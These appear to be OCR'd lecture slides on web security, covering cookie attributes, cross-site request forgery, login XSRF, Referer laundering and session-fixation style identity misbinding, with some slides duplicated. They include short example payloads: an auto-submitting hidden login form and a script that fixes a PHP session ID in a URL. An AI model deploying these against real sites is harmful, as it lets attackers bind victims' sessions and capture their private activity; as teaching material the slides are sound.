
HTTP Header:
Set-cookie: NAME=VALUE;
domain = (when to send);
path = (when to send);
secure = (only send over HTTPS);
expires = (when expires);
HttpOnly
SameSite = {lax | strict}

strict = cookie won't be sent even if user follows normal link
lax = cookie won't be sent with XSRF-prone methods like POST

Broader View of XSRF

- Abuse of cross-site data export
  - SOP does not control data export
  - Malicious webpage can initiate requests from the user’s browser to an honest server
  - Server thinks requests are part of the established session between the browser and the server
- Many reasons for XSRF attacks, not just “session riding”

Login XSRF



```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Referer Header Helps, Right?



```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas


Laundering Referer Header


referer: http://www.siteA.com
siteB
Web Request
Http Status code 301/302 – Target URL Location
referer: ??? (browser-dependent)
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server

Identity Misbinding Attacks

- User’s browser logs into website, but the session is associated with the attacker
  - Capture user’s private information (Web searches, sent email, etc.)
  - Present user with malicious content
- Many examples
  - Login XSRF
  - OpenID
  - PHP cookieless authentication

PHP Cookieless Authentication



```
<script>
 location.href = "http://hushmail.com/" +
  "compose?PHPSESSID=ZA1Fa34";
</script>
```